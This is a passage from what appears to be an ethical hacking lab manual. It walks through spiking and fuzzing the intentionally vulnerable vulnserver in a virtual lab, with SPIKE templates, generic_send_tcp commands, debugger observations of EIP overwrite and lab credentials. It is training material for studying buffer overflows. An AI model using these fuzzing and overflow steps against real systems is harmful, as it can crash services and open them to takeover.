GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Figure 1.7.12: Netcat command to establish a connection

24. Type **EXIT** and press **Enter** to exit the program.
25. Now, we will generate spike templates and perform spiking.
Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.
26. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.

```
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
```

Figure 1.7.13: Create a script file stats.spk

27. In the text editor window, type the following script:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

28. Press **Ctrl+S** to save the script file and close the text editor.


```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

Figure 1.7.14: Write stats.apk script

29. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

30. Wait for the command to finish the execution.



```
[root@parrot:~]# generic_send_tcp 10.10.10.10 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

Figure 1.7.15: Send the package to the vulnserver

31. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.




Figure 1.7.16: Immunity Debugger is still running

32. Switch back to the **Parrot Security** virtual machine.
 33. In the **Terminal** window, type **pluma trun.spk** and press **Enter**.
 34. In the text editor window, type the following script:

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

35. Press **Ctrl+S** to save the script file and close the text editor.




Figure 1.7.17: Create a script file trun.spk

36. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **trun.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

37. Leave the script running in the terminal window.

```
[root@parrot]~[-]
#generic_send_tcp 10.10.10.10 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

Figure 1.7.18: Send the package to the vulnserver

38. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.
39. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

40. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value “A”, as shown in the screenshot.




Figure 1.7.19: Immunity Debugger status gets changed to Paused

T A S K 7 . 5

Perform Fuzzing

41. Switch to the **Parrot Security** virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.
42. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
43. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
44. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.
45. Switch back to the **Parrot Security** virtual machine and minimize the **Terminal** window.
46. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
47. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.

48. The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEHv11 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.
49. Paste the **Scripts** folder on the **Desktop**.




Figure 1.7.20: Paste Scripts folder in the root directory

50. Now, we will run a Python script to perform fuzzing. To do so, switch to the terminal window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.
51. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.
52. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.

```
[root@parrot]~(-)
└─# cd /home/attacker/Desktop/Scripts/
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─# chmod +x fuzz.py
[root@parrot]~(/home/attacker/Desktop/Scripts)
└─# ./fuzz.py
```

Figure 1.7.21: Run fuzz.py script

53. Switch to the **Windows 10** virtual machine and maximize the **Command Prompt** window running the vulnerable server.
54. You can observe the connection requests coming from the host machine (**10.10.10.13**).

Module 06 - System Hacking

```
E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Vulnserver\vulnserver.... - X

Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51028
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51030
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51032
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51034
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51036
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51038
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51040
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51042
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51044
Waiting for client connections...
Connection closing...
```

Figure 1.7.22: Connection requests captured by vulnserver

55. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.
 56. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.

